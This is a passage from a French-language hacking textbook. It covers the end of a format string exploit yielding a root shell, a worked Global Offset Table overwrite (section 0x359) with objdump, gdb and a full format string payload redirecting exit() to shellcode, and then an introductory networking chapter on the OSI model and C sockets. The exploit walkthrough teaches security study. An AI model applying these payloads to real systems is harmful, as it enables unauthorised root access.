[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
[DEBUG] found a 33 byte note for user id 999

                                    21
-------[ end of note data ]-------
sh-3.2# whoami
root
sh-3.2#
```

0x359 Écraser la Global Offset Table

Puisqu'un programme peut invoquer plusieurs fois une fonction provenant d'une bibliothèque partagée, disposer d'une table des références de toutes les fonctions se révèle utile. Une autre section spéciale des programmes compilés est employée à cette fin. Elle se nomme PLT (*procedure linkage table*). Cette section est constituée de nombreuses instructions de saut, chacune correspondant à l'adresse d'une fonction.

Elle joue le rôle de tremplin : chaque fois qu'une fonction partagée doit être invoquée, le contrôle passe par la PLT.

Le désassemblage de la section PLT du programme `fmt_vuln.c` révèle ces instructions de saut :

```
reader@hacking:~/booksrc $ objdump -d -j .plt ./fmt_vuln

./fmt_vuln:     file format elf32-i386

Disassembly of section .plt:

080482b8 <__gmon_start__@plt-0x10>:
 80482b8:       ff 35 6c 97 04 08       pushl  0x804976c
 80482be:       ff 25 70 97 04 08       jmp    *0x8049770
 80482c4:       00 00                   add    %al,(%eax)
       ...

080482c8 <__gmon_start__@plt>:
 80482c8:       ff 25 74 97 04 08       jmp    *0x8049774
 80482ce:       68 00 00 00 00          push   $0x0
 80482d3:       e9 e0 ff ff ff          jmp    80482b8 <_init+0x18>

080482d8 <__libc_start_main@plt>:
 80482d8:       ff 25 78 97 04 08       jmp    *0x8049778
 80482de:       68 08 00 00 00          push   $0x8
 80482e3:       e9 d0 ff ff ff          jmp    80482b8 <_init+0x18>

080482e8 <strcpy@plt>:
 80482e8:       ff 25 7c 97 04 08       jmp    *0x804977c
 80482ee:       68 10 00 00 00          push   $0x10
 80482f3:       e9 c0 ff ff ff          jmp    80482b8 <_init+0x18>

080482f8 <printf@plt>:
 80482f8:       ff 25 80 97 04 08       jmp    *0x8049780
 80482fe:       68 18 00 00 00          push   $0x18
 8048303:       e9 b0 ff ff ff          jmp    80482b8 <_init+0x18>

08048308 <exit@plt>:
 8048308:       ff 25 84 97 04 08       jmp    *0x8049784
 804830e:       68 20 00 00 00          push   $0x20
 8048313:       e9 a0 ff ff ff          jmp    80482b8 <_init+0x18>
reader@hacking:~/booksrc $
```

L'une de ces instructions est associée à la fonction `exit()`, qui est appelée à la terminaison du programme. Si nous sommes capables de manipuler l'instruction de saut employée pour la fonction `exit()` et de diriger le flux d'exécution vers le shellcode à la place de cette fonction, nous pourrons obtenir un shell root. La sortie suivante montre que la PLT est en lecture seule :

```
reader@hacking:~/booksrc $ objdump -h ./fmt_vuln | grep -A1 "\ .plt\ "
 10 .plt         00000060  080482b8  080482b8  000002b8  2**2
                 CONTENTS, ALLOC, LOAD, READONLY, CODE
```

Cependant, un examen approfondi des instructions (en gras) révèle qu'elles sautent non pas vers des adresses mais vers des pointeurs sur des adresses. Par exemple, l'adresse réelle de la fonction `printf()` est enregistrée comme un pointeur à l'adresse mémoire `0x08049780`, tandis que celle de la fonction `exit()` est stockée à l'adresse `0x08049784` :

```
080482f8 <printf@plt>:
 80482f8:       ff 25 80 97 04 08       jmp    *0x8049780
 80482fe:       68 18 00 00 00          push   $0x18
 8048303:       e9 b0 ff ff ff          jmp    80482b8 <_init+0x18>

08048308 <exit@plt>:
 8048308:       ff 25 84 97 04 08       jmp    *0x8049784
 804830e:       68 20 00 00 00          push   $0x20
 8048313:       e9 a0 ff ff ff          jmp    80482b8 <_init+0x18>
```

Ces adresses sont présentes dans une autre section, appelée GOT (*global offset table*), qui est modifiable. Nous pouvons les obtenir directement en affichant les entrées de relocation dynamique du binaire, avec la commande `objdump` :

```
reader@hacking:~/booksrc $ objdump -R ./fmt_vuln

./fmt_vuln:     file format elf32-i386

DYNAMIC  RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049764 R_386_GLOB_DAT    __gmon_start__
08049774 R_386_JUMP_SLOT   __gmon_start__
08049778 R_386_JUMP_SLOT   __libc_start_main
0804977c R_386_JUMP_SLOT   strcpy
08049780 R_386_JUMP_SLOT   printf
08049784 R_386_JUMP_SLOT   exit


reader@hacking:~/booksrc $
```

Nous apprenons ainsi que l'adresse de la fonction `exit()` (en gras) se trouve dans la GOT à l'emplacement `0x08049784`. Si l'adresse du shellcode est écrite à cet emplacement, le programme l'invoquera alors qu'il pensera appeler la fonction `exit()`.

Le shellcode est, comme d'habitude, placé dans une variable d'environnement, son emplacement réel est déterminé et la vulnérabilité de la chaîne de format est utilisée pour écrire la valeur. En réalité, le shellcode peut déjà se trouver dans l'environnement et nous n'avons alors plus qu'à ajuster les seize premiers octets de la chaîne de format. Les calculs pour les paramètres de format `%x` sont effectués encore une fois pour que la procédure soit bien claire. Dans la sortie suivante, l'adresse du shellcode ❶ remplace l'adresse de la fonction `exit()` (❷) :

```
reader@hacking:~/booksrc $ export SHELLCODE=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./fmt_vuln
SHELLCODE will be at ❶0xbffff9ec
```

```
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfff - 8
$1 = 49143
(gdb) p 0xf9ec - 0xbfff
$2 = 14829
(gdb) quit
reader@hacking:~/booksrc $ objdump -R ./fmt_vuln

./fmt_vuln:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049764 R_386_GLOB_DAT    __gmon_start__
08049774 R_386_JUMP_SLOT   __gmon_start__
08049778 R_386_JUMP_SLOT   __libc_start_main
0804977c R_386_JUMP_SLOT   strcpy
08049780 R_386_JUMP_SLOT   printf
❷ 08049784 R_386_JUMP_SLOT   exit


reader@hacking:~/booksrc $ ./fmt_vuln $(printf
"\x86\x97\x04\x08\x84\x97\x04\x08")%49143x%4\$hn%14829x%5\$hn
The right way to print user-controlled input:
????%49143x%4$hn%14829x%5$hn
The wrong way to print user-controlled input:
????
                                                        b7fe75fc
[*] test_val @ 0x08049794 = -72 0xffffffb8
sh-3.2# whoami
root
sh-3.2#
```

Lorsque `fmt_vuln.c` tente d'invoquer la fonction `exit()`, son adresse est recherchée dans la GOT et le flux d'exécution y saute par le biais de la PLT. Puisque l'adresse réelle a été remplacée par l'adresse du shellcode dans l'environnement, nous obtenons un shell root.

Vous devez savoir que les entrées de la GOT sont fixes pour chaque binaire, ce qui constitue un avantage intéressant. En effet, un système différent avec le même binaire présentera la même entrée de GOT à la même adresse.

Notre capacité à écraser n'importe quelle adresse ouvre de nouvelles possibilités d'exploits. Toute partie de la mémoire qui est modifiable et qui contient une adresse servant à diriger le flux d'exécution d'un programme est une cible potentielle.

0x400

Réseau

La communication et le langage ont énormément amélioré les capacités de l'espèce humaine. Grâce à une langue commune, les êtres humains sont capables de transférer des connaissances, de coordonner des actions et de partager des expériences. De manière similaire, les programmes peuvent devenir beaucoup plus puissants lorsqu'ils ont la possibilité de communiquer avec d'autres au travers d'un réseau. La véritable utilité d'un navigateur Web se trouve non pas dans le programme lui-même, mais dans sa capacité à communiquer avec des serveurs Web.

Les réseaux sont tellement répandus que leur présence est parfois considérée comme allant de soi. De nombreuses applications, comme le courrier électronique, le Web et la messagerie instantanée, reposent sur l'existence d'un réseau. Chacune de ces applications s'appuie sur un protocole réseau précis, mais chaque protocole emploie les mêmes méthodes de transport générales.

De nombreuses personnes ne réalisent pas que les protocoles réseau puissent être eux-mêmes vulnérables. Dans ce chapitre, vous apprendrez à faire communiquer vos applications au travers de sockets et à gérer les vulnérabilités réseau classiques.

0x410 Modèle OSI

Lorsque deux ordinateurs communiquent l'un avec l'autre, ils doivent parler la même langue. La structure de cette langue est décrite dans les couches du modèle OSI. Il apporte des standards qui permettent aux dispositifs matériels, comme les routeurs et les pare-feu, de se focaliser sur un aspect particulier des communications et d'ignorer les autres. Ainsi, le routeur et le pare-feu peuvent se concentrer sur le passage de

données aux couches inférieures, en ignorant les couches supérieures utilisées par les applications. Voici les sept couches OSI :


- **Couche physique.** Cette couche gère la connexion physique entre deux points. Il s'agit de la couche la plus basse, dont le rôle principal est d'échanger des flux de bits bruts. Elle est également responsable de l'activation, du maintien et de la désactivation de ces communications.
- **Couche liaison de données.** Cette couche s'occupe du transfert des données entre deux points. À l'opposé de la couche physique, qui se charge de transmettre des bits bruts, celle-ci fournit des fonctions de haut niveau, comme la correction des erreurs et le contrôle de flux. Elle dispose également de procédures pour activer, maintenir et désactiver les connexions de données.
- **Couche réseau.** Cette couche joue le rôle d'intermédiaire. Son rôle principal est de passer les informations entre les couches inférieures et les couches supérieures. Elle apporte les fonctions d'adressage et de routage.
- **Couche transport.** Cette couche fournit un transfert transparent des données entre les systèmes. En offrant des communications de données fiables, elle évite aux couches supérieures de s'occuper de la fiabilité ou de l'efficacité des transmissions de données.
- **Couche session.** Cette couche est responsable de l'établissement et du maintien des connexions entre des applications réseau.
- **Couche présentation.** Cette couche s'occupe de la présentation de données aux applications, en employant une syntaxe ou un langage qu'elles comprennent. Cela permet de mettre en œuvre des fonctions comme le chiffrement ou la compression des données.
- **Couche application.** Cette couche est concernée par la prise en charge des exigences de l'application.

Lorsque des données sont échangées au travers de ces couches de protocoles, elles sont envoyées en petits morceaux appelés paquets. Chaque paquet comprend les implémentations de ces couches de protocoles. En partant de la couche application, les données du paquet sont enveloppées par la couche présentation, qui englobe la couche session, qui englobe la couche transport, etc. Ce processus se nomme encapsulation. Chaque couche encapsulée contient un en-tête et un corps. L'en-tête contient les informations nécessaires au protocole de la couche, tandis que le corps contient les données de cette couche. Le corps d'une couche contient l'intégralité du paquet des couches précédemment traversées, comme la peau d'un oignon ou les contextes de fonction placés sur la pile d'un programme.

Par exemple, lorsque nous naviguons sur le Web, le câble et la carte Ethernet constituent la couche physique ; ils se chargent de la transmission des bits bruts d'une extrémité du

câble à l'autre. Ensuite vient la couche liaison de données. Dans l'exemple du navigateur Web, Ethernet compose cette couche, en apportant les communications de bas niveau entre les ports Ethernet sur le réseau. Ce protocole met en œuvre des communications entre des ports Ethernet, mais ils n'ont pas encore d'adresses IP. Le concept d'adresses IP n'intervient que dans la couche suivante, la couche réseau. Outre l'adressage, cette couche est responsable du transfert des données d'une adresse à une autre. L'ensemble de ces trois couches inférieures est capable d'envoyer des paquets de données d'une adresse IP à une autre. La couche suivante est la couche transport, c'est-à-dire TCP pour le trafic Web. Elle apporte une connexion bidirectionnelle sans interruption au travers des sockets. Le terme *TCP/IP* décrit l'utilisation de TCP sur la couche transport et d'IP sur la couche réseau. Il existe plusieurs modèles d'adressage dans cette couche. Cependant, votre trafic Web utilise probablement IP version 4 (IPv4), dont les adresses ont le format familier *XX.XX.XX.XX*. IP version 6 (IPv6) est également présent dans cette couche, avec un schéma d'adressage totalement différent. Puisque le premier est le plus répandu, dans cet ouvrage IP fera toujours référence à IPv4.

Le trafic Web lui-même utilise HTTP (*Hypertext Transfer Protocol*) pour les communications, qui se trouve dans la couche supérieure du modèle OSI. Lorsque nous surfons sur le Web, le navigateur de notre réseau communique au travers d'Internet avec le serveur Web qui se trouve sur un réseau privé différent. Au cours de ces échanges, les paquets de données sont encapsulés alors qu'ils se dirigent vers la couche physique où ils sont passés à un routeur. Puisque celui-ci n'est en rien concerné par le contenu réel des paquets, il doit simplement implémenter les protocoles jusqu'à la couche réseau. Le routeur envoie les paquets sur Internet, qui atteignent ensuite le routeur de l'autre réseau. Ce routeur encapsule le paquet avec l'en-tête du protocole de la couche inférieure afin qu'il atteigne sa destination finale. Ce processus est représenté dans l'illustration suivante.



Toute cette encapsulation des paquets constitue un langage complexe que les hôtes Internet (et d'autres types de réseaux) utilisent pour communiquer les uns avec les autres. Ces protocoles sont implémentés dans les routeurs, les pare-feu et les systèmes d'exploitation des ordinateurs afin qu'ils communiquent. Les programmes qui utilisent les fonctions réseau, comme les navigateurs Web et les clients de messagerie, doivent s'interfacer avec le système d'exploitation qui prend en charge les communications réseau. Puisque les détails de l'encapsulation réseau sont du ressort du système d'exploitation, le développement de programmes réseau consiste simplement à employer l'interface réseau qu'il offre.

0x420 Sockets

Une socket est un mécanisme standard pour communiquer sur le réseau par l'intermédiaire du système d'exploitation. Une socket peut être vue comme l'extrémité d'une connexion, tout comme une prise sur le central téléphonique d'un opérateur. Mais ces sockets ne sont qu'une abstraction qui s'occupe de tous les détails pratiques du modèle OSI décrit précédemment. Pour le programmeur, une socket permet d'envoyer et de recevoir des données au travers du réseau. Ces données sont transmises à la couche session (5), au- dessus des couches inférieures (gérées par le système d'exploitation), qui se charge du routage. Il existe différents types de sockets qui déterminent la structure de la couche transport (4). Les plus répandues sont les sockets par flots (*stream*) et les sockets par datagrammes (*datagram*).

Les sockets en mode flot apportent des communications bidirectionnelles fiables semblables à un appel téléphonique. L'un des correspondants initie la connexion, puis, une fois celle-ci établie, les deux personnes peuvent communiquer. Par ailleurs, il existe une confirmation immédiate du fait que les mots prononcés ont réellement atteint leur destinataire. Les sockets par flots utilisent un protocole de communication standard nommé TCP (*Transmission Control Protocol*), présent dans la couche transport (4) du modèle OSI. Dans les réseaux informatiques, les données sont généralement transmises en petits morceaux appelés paquets. La conception de TCP est telle que les paquets de données arriveront sans erreur et dans l'ordre, comme les mots atteignent leurs destinataires dans l'ordre dans lequel ils ont été prononcés. Les serveurs Web, les serveurs de messagerie et les applications clientes associées communiquent par des sockets TCP.

Les sockets par datagrammes sont le deuxième type le plus répandu. Les communications avec ces sockets ressemblent plus à l'envoi d'une lettre qu'à un appel téléphonique. La connexion est à sens unique et non fiable. Si nous postons plusieurs lettres, nous ne sommes pas certains qu'elles arriveront dans l'ordre d'envoi, ni même que les destinataires les recevront. Si les services postaux sont plutôt fiables, ce n'est pas le cas d'Internet. Les sockets en mode datagramme utilisent non pas TCP, mais un autre

protocole standard de la couche de transport (4) appelé UDP (*User Datagram Protocol*). Comme son nom l'indique, il peut servir à créer des protocoles personnalisés. Ce protocole est très basique et léger et fournit quelques garanties. Il ne s'agit pas d'une connexion réelle, juste d'une méthode de base pour transmettre des données d'un point à un autre. Avec les sockets de type datagramme, le surcoût lié au protocole est très faible, mais celui-ci ne fait pas grand-chose. Si votre programme doit être certain qu'un paquet a été reçu par l'autre extrémité, celle-ci doit être programmée de manière à renvoyer un accusé de réception. Dans certains cas, la perte d'un paquet est acceptable. Les sockets par datagrammes et UDP sont généralement utilisés dans les jeux en réseau et les transmissions multimédias en continu, car les développeurs peuvent adapter les communications en fonction des besoins sans être pénalisés par le surcoût propre à TCP.

0x421 Fonctions pour les sockets

En C, les sockets se comportent de manière très comparable aux fichiers, car elles utilisent des descripteurs de fichiers pour s'identifier. Elles sont tellement semblables aux fichiers que nous pouvons utiliser les fonctions `read()` et `write()` pour recevoir et envoyer des données sur des descripteurs de sockets. Cependant, plusieurs fonctions sont spécifiquement conçues pour la manipulation des sockets. Leurs prototypes sont définis dans `/usr/include/sys/sockets.h`.

`socket(int domain, int type, int protocol)`

Crée une nouvelle socket. Retourne un descripteur de fichiers pour la socket ou `-1` en cas d'erreur.

`connect(int fd, struct sockaddr *remote_host, socklen_t addr_length)`

Connecte une socket (indiquée par le descripteur de fichier `fd`) à un hôte distant. Retourne `0` en cas de succès et `-1` en cas d'erreur.

`bind(int fd, struct sockaddr *local_addr, socklen_t addr_length)`

Lie une socket à une adresse locale afin qu'elle puisse attendre des connexions entrantes. Retourne `0` en cas de succès et `-1` en cas d'erreur.

`listen(int fd, int backlog_queue_size)`

Attend des connexions entrantes et place en file d'attente les demandes de connexions, au maximum `backlog_queue_size`. Retourne `0` en cas de succès et `-1` en cas d'erreur.

`accept(int fd, sockaddr *remote_host, socklen_t *addr_length)`

Accepte une connexion entrante sur une socket liée. Les informations d'adresse de l'hôte distant se trouvent dans la structure `remote_host`, dont la taille est indiquée

par `*addr_length`. Cette fonction retourne un nouveau descripteur qui identifie la socket connectée ou `-1` en cas d'erreur.

`send(int fd, void *buffer, size_t n, int flags)`

Envoie *n* octets de `*buffer` sur la socket `fd`. Retourne le nombre d'octets envoyés ou `-1` en cas d'erreur.

`recv(int fd, void *buffer, size_t n, int flags)`

Reçoit *n* octets de la socket `fd` dans `*buffer`. Retourne le nombre d'octets reçus ou `-1` en cas d'erreur.

Lorsqu'une socket est créée à l'aide de la fonction `socket()`, nous devons préciser son domaine, son type et le protocole. Le domaine fait référence à la famille de protocoles de la socket. Les communications peuvent respecter divers protocoles, allant du protocole Internet standard servant à naviguer sur le Web aux protocoles radio amateur comme AX.25 (lorsque vous faites partie des vrais nerds). Ces familles de protocoles sont définies dans `bits/socket.h`, qui est automatiquement inclus par `sys/socket.h`.

Extrait de /usr/include/bits/socket.h

```
/* Protocol families.  */
#define PF_UNSPEC 0 /* Unspecified. */
#define PF_LOCAL  1 /* Local to host (pipes and file-domain).  */
#define PF_UNIX   PF_LOCAL /* Old BSD name for PF_LOCAL. */
#define PF_FILE   PF_LOCAL /* Another nonstandard name for PF_LOCAL.  */
#define PF_INET   2 /* IP protocol family. */
#define PF_AX25   3 /* Amateur Radio AX.25. */
#define PF_IPX    4 /* Novell Internet Protocol.  */
#define PF_APPLETALK  5 /* Appletalk DDP.  */
#define PF_NETROM 6 /* Amateur radio NetROM.  */
#define PF_BRIDGE 7 /* Multiprotocol bridge.  */
#define PF_ATMPVC 8 /* ATM PVCs. */
#define PF_X25    9 /* Reserved for X.25 project. */
#define PF_INET6  10  /* IP version 6.  */
...
```

Comme nous l'avons mentionné précédemment, il existe plusieurs types de sockets, même si les modes flot et datagramme sont les plus répandus. Ces types sont également définis dans `bits/socket.h`. (Les chaînes `/* commentaires */` du code précédent représentent une autre forme de commentaires.)

Extrait de /usr/include/bits/socket.h

```
/* Types of sockets.  */
enum __socket_type
{
  SOCK_STREAM = 1,    /* Sequenced, reliable, connection-based byte streams. */
```

```
#define SOCK_STREAM SOCK_STREAM
  SOCK_DGRAM = 2, /* Connectionless, unreliable datagrams of fixed maximum length. */
#define SOCK_DGRAM SOCK_DGRAM

...
```

Le dernier argument de la fonction `socket()` précise le protocole. Il est presque toujours à `0`. Les spécifications stipulent qu'une famille peut proposer plusieurs protocoles, parmi lesquels nous pouvons choisir grâce à cet argument. En pratique, la plupart des familles de protocoles n'en proposent qu'un seul. Autrement dit, cet argument est généralement fixé à `0`, c'est-à-dire au premier et seul protocole de la famille. Ce sera le cas dans tous nos exemples de manipulation des sockets.

0x422 Adresses de socket

De nombreuses fonctions de sockets emploient une structure `sockaddr` pour passer des informations d'adresses qui précisent un hôte. Cette structure est également définie dans `bits/socket.h`.

Extrait de /usr/include/bits/socket.h

```
/* Get the definition of the macro to define the common sockaddr members. */
#include <bits/sockaddr.h>

/* Structure describing a generic socket address. */
struct sockaddr
  {
    __SOCKADDR_COMMON (sa_);  /* Common data: address family and length. */
    char sa_data[14];   /* Address data.  */
};
```

La macro `__SOCKADDR_COMMON` est définie dans le fichier inclus `bits/sockaddr.h`. Elle équivaut essentiellement à un entier court non signé. Cette valeur définit la famille de l'adresse. Le reste de la structure concerne les données de l'adresse. Puisque les sockets peuvent communiquer à l'aide de diverses familles de protocoles, chacune avec leur propre manière de définir les adresses des extrémités, la définition d'une adresse doit également être variable, en fonction de sa famille. Les familles d'adresses possibles sont données dans `bits/socket.h`. En général, elles correspondent directement à des familles de protocoles.

Extrait de /usr/include/bits/socket.h

```
/* Address families. */
#define AF_UNSPEC PF_UNSPEC
#define AF_LOCAL  PF_LOCAL
#define AF_UNIX   PF_UNIX
```

```
#define AF_FILE   PF_FILE
#define AF_INET   PF_INET
#define AF_AX25   PF_AX25
#define AF_IPX    PF_IPX
#define AF_APPLETALK PF_APPLETALK
#define AF_NETROM PF_NETROM
#define AF_BRIDGE PF_BRIDGE
#define AF_ATMPVC PF_ATMPVC
#define AF_X25    PF_X25
#define AF_INET6  PF_INET6
...
```

Puisqu'une adresse peut contenir différentes informations, en fonction de sa famille, d'autres structures contiennent, dans la section donnée de l'adresse, les éléments communs de la structure `sockaddr` ainsi que des informations propres à la famille d'adresses. Ces structures ont une taille identique et nous pouvons forcer le type de l'une dans le type d'une autre. Autrement dit, la fonction `socket()` accepte simplement un pointeur sur une structure `sockaddr`, qui peut en réalité pointer sur une structure correspondant à une adresse IPv4, IPv6 ou X.25. Grâce à cette solution, les fonctions de sockets peuvent opérer sur divers protocoles.


Dans cet ouvrage, nous sommes concernés par Internet Protocol version 4, c'est-à-dire la famille de protocoles `PF_INET`, avec la famille d'adresses `AF_INET`. La structure d'adresse pour `AF_INET` est définie dans le fichier `netinet/in.h`.

Extrait de /usr/include/netinet/in.h

```
/* Structure describing an Internet socket address.  */
struct sockaddr_in
  {
    __SOCKADDR_COMMON (sin_);
    in_port_t sin_port;  /* Port number. */
    struct in_addr sin_addr;    /* Internet address.  */

    /* Pad to size of 'struct sockaddr'.  */
    unsigned char sin_zero[sizeof (struct sockaddr) -
        __SOCKADDR_COMMON_SIZE -
        sizeof (in_port_t) -
        sizeof (struct in_addr)];
};
```

La macro `__SOCKADDR_COMMON` au début de la structure correspond simplement à l'entier court non signé mentionné précédemment. Il définit la famille d'adresses. Puisque l'adresse d'une extrémité de socket est constituée d'une adresse Internet et d'un numéro de port, ces deux valeurs se retrouvent dans la structure. Le numéro de port est un entier court sur 16 bits, tandis que la structure `in_addr` utilisée pour l'adresse Internet contient un nombre sur 32 bits. Le reste de la structure correspond à 8 octets de

remplissage pour compléter la structure `sockaddr`. Cet espace n'est pas utilisé, mais il doit exister pour permettre le forçage du type de la structure. Au final, les structures d'adresse d'une socket ont l'aspect suivant.



0x423 Ordre des octets du réseau

Le numéro de port et l'adresse IP employés dans la structure d'adresse d'une socket `AF_INET` doivent respecter l'ordre des octets du réseau, c'est-à-dire big-endian. Puisqu'il est contraire à l'organisation little-endian de l'architecture *x*86, les valeurs réseau doivent être converties. Plusieurs fonctions sont réservées à ces conversions. Leurs prototypes sont définis dans les fichiers d'en-tête `netinet/in.h` et `arpa/inet.h`. Voici un récapitulatif de ces fonctions :

`htonl(long value)` ou *host-to-network long*

Convertit un entier sur 32 bits donné dans l'ordre des octets de l'hôte en entier dans l'ordre des octets du réseau.

`htons(short value)` ou *host-to-network short*

Convertit un entier sur 16 bits donné dans l'ordre des octets de l'hôte en entier dans l'ordre des octets du réseau.

`ntohl(long value)` ou *network-to-host long*

Convertit un entier sur 32 bits donné dans l'ordre des octets du réseau en entier dans l'ordre des octets de l'hôte.

`ntohs(long value)` ou *network-to-host short*

Convertit un entier sur 16 bits donné dans l'ordre des octets du réseau en entier dans l'ordre des octets de l'hôte.

Pour assurer la compatibilité d'un programme avec toutes les architectures, ces fonctions de conversion doivent être employées même si le processeur de l'hôte a une architecture de type big-endian.

0x424 Convertir une adresse Internet

Lorsque nous rencontrons 12.110.110.204, nous reconnaissons une adresse Internet (IP version 4). Cette notation familière (des nombres séparés par des points) sert généralement à préciser des adresses Internet. Il existe des fonctions pour convertir ce format en un entier sur 32 bits dans l'ordre des octets du réseau, et *vice versa*. Elles sont définies dans le fichier `arpa/inet.h` et voici les deux fonctions les plus utiles :

`inet_aton(char *ascii_addr, struct in_addr *network_addr)` ou *ASCII to network*

Cette fonction convertit une chaîne ASCII qui contient une adresse IP donnée dans le format nombres séparés par des points en une structure `in_addr` qui, comme nous l'avons vu, contient uniquement un entier sur 32 bits, dans l'ordre des octets du réseau, qui représente l'adresse IP.

`inet_ntoa(struct in_addr *network_addr)` ou *network to ASCII*

Cette fonction réalise la conversion inverse. Elle prend en argument un pointeur sur une structure `in_addr` qui contient une adresse IP et retourne un pointeur sur une chaîne ASCII qui contient cette adresse dans le format nombres séparés par des points. Puisque cette chaîne est placée dans un tampon mémoire alloué statiquement, nous pouvons y accéder jusqu'à l'appel suivant à `inet_ntoa()`, qui écrase alors la conversion précédente.

0x425 Exemple de serveur simple

Pour mieux comprendre ces fonctions, utilisons-les dans un exemple. Le code suivant attend des demandes de connexion TCP sur le port 7890. Lorsqu'un client se connecte, il lui envoie le message *Hello, world!* et reçoit ensuite des données jusqu'à la fermeture de la connexion. Pour cela, nous utilisons les fonctions et les structures des sockets fournies par les fichiers d'en-tête mentionnés précédemment. Ils sont donc inclus au début du programme. Nous avons ajouté une fonction d'affichage du contenu de la mémoire à `hacking.h`.

Ajout à hacking.h

```
// Afficher les octets en mémoire au format hexadécimal et en caractères imprimables.
void dump(const unsigned char *data_buffer, const unsigned int length) {
   unsigned char byte;
   unsigned int i, j;
   for(i=0; i < length; i++) {
      byte = data_buffer[i];
      printf("%02x ", data_buffer[i]);  // Afficher un octet en hexadécimal.
      if(((i%16)==15) || (i==length-1)) {
         for(j=0; j < 15-(i%16); j++)
            printf("   ");
         printf("| ");
```

```
            for(j=(i-(i%16)); j <= i; j++) {  // Afficher les octets imprimables de la ligne.
               byte = data_buffer[j];
               if((byte > 31) && (byte < 127)) // Caractère imprimable.
                  printf("%c", byte);
               else
                  printf(".");
            }
            printf("\n"); // Fin de l'affichage d'une ligne (16 octets).
         } // Fin du if.
      } // Fin du for.
   }
```

Cette fonction est utilisée par le programme serveur pour afficher les données des paquets. Cependant, puisqu'elle peut également servir dans d'autres circonstances, nous l'avons placée dans `hacking.h`. La suite du serveur sera expliquée au fur et à mesure de la présentation du code source.

simple_server.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include "hacking.h"

#define PORT 7890   // Port auquel les utilisateurs vont se connecter.

int main(void) {
   int sockfd, new_sockfd;  // Écoute sur sock_fd, nouvelle connexion sur new_fd.
   struct sockaddr_in host_addr, client_addr;   // Informations sur mon adresse.
   socklen_t sin_size;
   int recv_length=1, yes=1;
   char buffer[1024];

   if ((sockfd = socket(PF_INET, SOCK_STREAM, 0)) == -1)
      fatal("in socket");

   if (setsockopt(sockfd, SOL_SOCKET, SO_REUSEADDR, &yes, sizeof(int)) == -1)
      fatal("setting socket option SO_REUSEADDR");
```

Le programme configure une socket à l'aide de la fonction `socket()`. Puisque nous voulons une socket TCP/IP, la famille de protocoles est `PF_INET`, pour IPv4, et le type de la socket est `SOCK_STREAM`, pour le mode flot. Le dernier argument est `0` puisque la famille `PF_INET` ne contient qu'un seul protocole. Cette fonction retourne un descripteur de socket que nous mémorisons dans `sockfd`.

La fonction `setsockopt()` permet de définir les options d'une socket. Dans notre cas, l'option `SO_REUSEADDR` est fixée à `true`, ce qui nous permet de réutiliser une adresse donnée pour la liaison. Si cette option n'était pas positionnée, le programme échouerait lors d'une tentative de liaison à un port donné si celui-ci était déjà utilisé. Si une socket

n'est pas correctement fermée, elle peut sembler en cours d'utilisation. Grâce à cette option, une socket peut se lier à un port et en prendre le contrôle, même s'il semble utilisé.

Le premier argument de cette fonction est la socket (désignée par un descripteur de fichier). Le deuxième précise le niveau de l'option. Le troisième indique l'option elle-même. Puisque `SO_REUSEADDR` est une option de niveau socket, le deuxième argument est `SOL_SOCKET`. Le fichier `/usr/include/asm/socket.h` définit plusieurs options de socket. Les deux derniers arguments sont un pointeur vers les données de l'option et la taille de ces données. Ces deux types d'arguments sont très fréquents dans les fonctions de sockets. Elles peuvent ainsi traiter toutes sortes de données, de l'octet unique à de vastes structures. La valeur de l'option `SO_REUSEADDR` est un entier sur 32 bits. Par conséquent, pour la fixer à `true`, les deux derniers arguments doivent être un pointeur sur la valeur entière `1` et la taille d'un entier (4 octets) :

```
host_addr.sin_family = AF_INET;    // Ordre des octets de l'hôte.
host_addr.sin_port = htons(PORT); // Ordre des octets du réseau (entier court).
host_addr.sin_addr.s_addr = 0;     // Remplir automatiquement mon IP.
memset(&(host_addr.sin_zero), '\0', 8);   // Reste de la structure à 0.

if (bind(sockfd, (struct sockaddr *)&host_addr, sizeof(struct sockaddr)) == -1)
   fatal("binding to socket");

if (listen(sockfd, 5) == -1)
   fatal("listening on socket");
```

Les lignes suivantes configurent une structure `host_addr` pour l'appel à `bind()`. La famille de l'adresse est `AF_INET`, puisque nous utilisons IPv4 et la structure `sockaddr_in`. Le port est fixé à la constante `PORT`, qui vaut `7890`. Cette valeur entière courte doit être convertie afin de respecter l'ordre des octets du réseau. Nous invoquons donc la fonction `htons()`. L'adresse est fixée à `0`. Cela signifie qu'elle sera remplacée automatiquement par l'adresse IP courante de l'hôte. Puisque la valeur `0` est toujours la même quel que soit l'ordre des octets, aucune conversion n'est nécessaire.

L'appel à `bind()` passe le descripteur de la socket, la structure d'adresse et la taille de celle-ci. Cet appel lie la socket à l'adresse IP actuelle sur le port 7890.

